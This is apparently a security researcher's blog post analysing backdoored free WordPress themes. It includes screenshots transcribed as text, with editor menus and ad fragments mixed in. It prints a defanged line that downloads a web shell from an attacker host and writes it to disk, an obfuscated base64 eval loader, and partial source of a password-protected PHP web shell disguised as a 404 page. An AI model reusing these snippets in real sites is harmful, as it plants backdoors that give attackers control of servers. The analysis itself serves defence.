
function fflink() {
    global $wpdb, $wp_query;
    if (!is_page() && !is_front_page()) return;
    $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
    WHERE post_type = 'page' AND post_title LIKE 'contact%'");
    if ($contactid != $wp_query->post->ID && ($contactid || !is_front_page())) return;
    $fflink = get_option('fflink');
    $ffref = get_option('ffref');
    $x = $REQUEST['DksWfVwW'];
    if ($fflink || $x && ($ffref || $ffref)) {
        $x = $x ? $ffref : $ffref;
        $set_verifier1 = "http://www.fabthemes.com/fabthemes.php?getlink=" . urlencode(selfurl());
        $response = wp_remote_get($set_verifier1);
        if (is_array($response))
            error_log(print_r(date("d-m-Y H:i:s"), $_SERVER['REQUEST_TIME'], true), " [fflink Request] Client: ", print_r($_SERVER['REMOTE_ADDR'], true),
            " Request: ", print_r($set_verifier1, true), "\r\n", 3, "/var/www/html/honeyweb.txt");
        if (is_array($response)) {
            $fflink = $response['body'];
            $ffref = $response['body'];
        }
        if (isset($fflink, 0, 1)) {
            $fflink = explode('#', $fflink);
            if (isset($fflink[2]) && $fflink[2]) {
                update_option('ffref', $fflink[1]);
                update_option('fflink', $fflink[2]);
            }
            $fflink = $fflink[2];
        }
        else $fflink = '';
    }
}

Get Help Exit Write Out Read File Replace Cut Text Uncut Text Justify To Spell Cur Pos Go To Line Prev Page Next Page First Line Last Line WhereIs Next To Bracket Mark Text Copy Text Indent Text Unindent Text Undo Redo
```







Dosya sistemine proshell.php isimli web shell dosyasını yüklemesini ve çalıştırmasını sağlayan php web shell kodu.





js.php dosyası üzerinden proshell.php dosyasını dosya sistemine yükleyip çalıştırmaya çalışıyor.



In December 2018, I noticed that the character string hidden with base64 in the file `http://wp[.]com.tr/wz.txt` had been changed. When I decoded the hidden character string, I found that the code `$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download[.]evilc0der[.]org/shell-indir/error_log.txt'));` had been added to the previous code in `font.php` file. This code creates another php web shell file named `error_log.php` beside `font.php`. The fact that the password for this php web shell file is different from the others increases the possibility that the `http://wp[.]com.tr` site has been hacked by another

group and that another code has been added to the current font.php file.



deobfuscator.php

obfuscated.php x

+

```
1 //Paste FOPO PHP Obfuscated file content here, then press "Run"
2 <?php
3 /*
4 Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fofo.com.ar/
5 This code was created on Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
6 Checksum: 0d8a24f9d5d7296ab7c0c7f1f5402dc106496ebd
7 */
8 $zf663244=""142\141\163\145\x36\64\137\x64\145\x63\x6f\x64\x65";@eval($zf663244(
9 "Ly90Ii00FUREd1TOUR5WXRbavUyU1Bsk05Gb1dyeC96T2djQ0NaN1VEcT1yduYxaEh3eVRGVnV0c1g
10 xbwTKb2tuTS8UnJUUEhzbjc4U3hUN1Z1YjZlS2NBUzV5YWQvWkFjWEIzdmxHc1ZxVzNjQWjPpV3YrYnR
```

▶ Run

Input

Output

More ▾

Stdout

```
<?php $auth_pass = "889d0730f318a170513574b1a75601a4"; $color = "#00FF66"; $default_action =
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at '._$SERVER['HTTP_HOST'].' Port 80</address>
<style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
<center><form method=post><input type=password name=pass></form></center>'; exit; }
<style>
body {background-color:#222;color:#fff;}
body,td,th { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
span,h1,a { color:'. $color.' !important; }
```

ads via Carbon

St

Students and Teachers, save up to 60% on Adobe Creative Cloud.

```

1 <?php
2 $auth_pass = "889d0730f318a170513574bia75601a4";
3 $color = "#00FF66";
4 $default_action = 'FilesMan';
5 @define('SELF_PATH', 'index.php');
6
7 if (strpos($_SERVER['HTTP_USER_AGENT'], 'Google') !== false)
8 {
9     header('HTTP/1.0 404 Not Found');
10    exit;
11 }
12
13 @session_start();
14 @error_reporting(0);
15 @ini_set('error_log', NULL);
16 @ini_set('display_errors', 0);
17 @ini_set('log_errors', 0);
18 @ini_set('max_execution_time', 0);
19 @set_time_limit(0);
20 @set_magic_quotes_runtime(0);
21 @define('VERSION', 'Ver 2.0');
22
23 if (get_magic_quotes_gpc())
24 {
25     function stripslashes_array($array)
26     {
27         return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
28     }
29
30     $_POST = stripslashes_array($_POST);
31 }
32
33 function printLogin()
34 {
35     echo "<h1>Not Found</h1>";
36     <p>The requested URL was not found on this server.</p>
37     <hr>
38     <address>Apache Server at ' . $_SERVER['HTTP_HOST'] . ' Port 80</address>
39     <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
40     <center><form method=post><input type=password name=pass></form></center>';
41     exit;
42 }

```



```

163 }
164
165 function which($p)
166 {
167     $path = ex('which ' . $p);
168     if (!empty($path)) return $path;
169     return false;
170 }
171
172 function printHeader()
173 {
174     if (empty($_POST['charset'])) $_POST['charset'] = "UTF-8";
175     global $color;
176     echo '<html><head><meta http-equiv="Content-Type" content="text/html; charset=' . $_POST['charset'] . '"><title>Ossi3 Shell - ' . VERSION . '</title>';
177     <style>
178     body {background-color:#222;color:#fff;}
179     body,td,th { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
180     span,h1,a { color:' . $color . ' !important; }
181     span { font-weight: bolder; }
182     h1 { padding: 2px 5px;font: 14pt Verdana;margin:0px 0 0 5px; }
183     div.content { padding: 5px;margin:0 5px;background: #333333;border-bottom:5px solid #444;}
184     a { text-decoration:none; }
185     a:hover { /*background:#5e5e5e;*/ }
186     .m1 { border:1px solid #444;padding:5px;margin:0;overflow: auto; }
187     .bigarea { width:100%;height:250px;margin-top:5px;}
188     input, textarea, select { margin:0;color:#00ff00;background-color:#555;border:1px solid ' . $color . ' ; font: 9pt Monospace,"Courier New"; }
189     input[type="button"]:hover,input[type="submit"]:hover {background-color:' . $color . ' ;color:#000;}
190     form { margin:0px; }
191     #toolsTbl { text-align:center; }
192     .toolsInp { width: 80%; }
193     .main th {text-align:left;background-color:#555;font-weight: bold;}
194     .main tr:hover{background-color:#5e5e5e;}
195     .main td, th{vertical-align:middle;}
196     .menu {background: #333;}
197     .menu th{padding:5px;font-weight:bold;}
198     .menu th:hover{background:#444;}
199     .l1 {background-color:#444;}
200     pre {font-family:Courier,Monospace;}
201     #cot_tl_fixed{position:fixed;bottom:0px;font-size:12px;left:0px;padding:4px
202     0;clip_top:expression(document.documentElement.scrollTop+document.documentElement.clientHeight-this.clientHeight);_left:expression(document.documentElement.scrollLeft +
203     document.documentElement.clientWidth - offsetWidth);}
204     .logo {text-align:center;font-size:60px;}

```

Before completing my research, when I continued to explore the `http://www[.]wp[.]com.tr/wp-includes/` folder, I also encountered the `a.php` file that I had previously identified and has the password within it.

Index of /wp-includes/theme-co
+

Not secure
www.wp.com.tr/wp-includes/theme-compat/

Hack 4 Career: Inform
LinkedIn
Mert SARICA (ments)
Inbox - mertsarica@
Other bookmarks

Name	Last modified	Size	Description
Parent Directory	09-Dec-2018 17:53	-	
a.php	19-Oct-2018 08:10	91k	
comments-popup.php	31-Mar-2016 07:00	5k	
comments.php	31-Mar-2016 07:00	5k	
error_log	22-Dec-2018 22:15	1k	
footer.php	31-Mar-2016 07:00	2k	
header.php	31-Mar-2016 07:00	2k	
sidebar.php	31-Mar-2016 07:00	5k	

Proudly Served by LiteSpeed Web Server at www.wp.com.tr Port 80



In short, I would recommend that you check the theme you have downloaded for free on the Internet on the site <http://themecheck.info/> before installing it, otherwise, as you will see, it is not difficult to become a victim of malicious individuals who are lying in wait.

Hope to see you in the following articles.